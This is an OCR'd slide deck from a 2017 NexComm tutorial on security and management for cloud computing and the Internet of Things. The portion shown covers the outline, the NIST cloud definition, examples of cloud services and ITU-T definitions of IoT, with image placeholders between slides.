Tutorial at NexComm 2017

April 23, 2017 – Venice, Italy

Management and Security for Cloud and Internet of Things

Carlos Becker Westphall, Carla Merkle Westphall,
Jorge Werner, Paulo Fernando Silva,
Daniel Ricardo dos Santos

Summary

1. Introduction
2. Basic concepts
   - 2.1 Cloud computing
   - 2.2 IoT – Internet of Things
   - 2.3 Security
3. Cloud Security Concerns
   - 3.1 Cloud Security Threats
   - 3.2 Identity and access management
   - 3.3 Privacy

Summary

4. Cloud Security Related Work
   - 4.1 Research questions
   - 4.2 Research proposals
5. IoT Security Concerns
6. Conclusions


1. Introduction

- Security in cloud computing and IoT really is challenging, needs a careful understanding and involves many areas

- It is necessary security in many layers of software and hardware!

Defenses of cloud environments can be more robust, scalable and have a better cost-effective, but ...

.... the large concentration of resources and data is a more attractive target for attackers



http://www.geekculture.com/joyoftech/joyarchives/2340.html

2. Basic Concepts

2.1 Cloud Computing

2.2 IoT

2.3 Security


2.1 Cloud Computing

NIST SP-800-145 - The NIST Definition:

"A model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. This cloud model promotes availability and is composed of five essential characteristics, three service models, and four deployment models."

Source: Stallings, 2014

Cloud Computing Elements




Source: Stallings, 2014

Popular services

- IaaS: Amazon EC2, Windows Azure, Rackspace (backup)
- PaaS: Google App Engine, Cloud Foundry, force.com
- SaaS: Office 365, Dropbox, salesforce.com, Google Apps
- Cloud management: CloudStack, OpenStack

Foxit FDF Document

- http://cloudtaxonomy.opencrowd.com/
- http://talkincloud.com/




Source: https://wiki.lrg.ufsc.br/mediaWiki/index.php/Cloud.

2.2 IoT – Internet of Things

- composed of physical objects embedded with electronics, software, and sensors, which allows objects to be sensed and controlled remotely across the existing network infrastructure
- facilitates direct integration between the physical world and computer communication networks
- contributes to enhanced efficiency, accuracy, and economic benefits

Reference: - ZHOU, Jun et al. Security and Privacy for Cloud-Based IoT: Challenges. IEEE Communications Magazine, v. 55, n. 1, p. 26-33, 2017.

2.2 IoT – Internet of Things




Recommendation ITU -T Y.2060 : Overview of the Internet of things: http://www.itu.int/rec/T-REC-Y.2060-201206-I

ITU-T Definition - Things

- Physical things exist in the physical world and are capable of being sensed, actuated and connected: the surrounding environment, industrial robots, goods and electrical equipment
- Virtual things exist in the information world and are capable of being stored, processed and accessed: multimedia content and application software

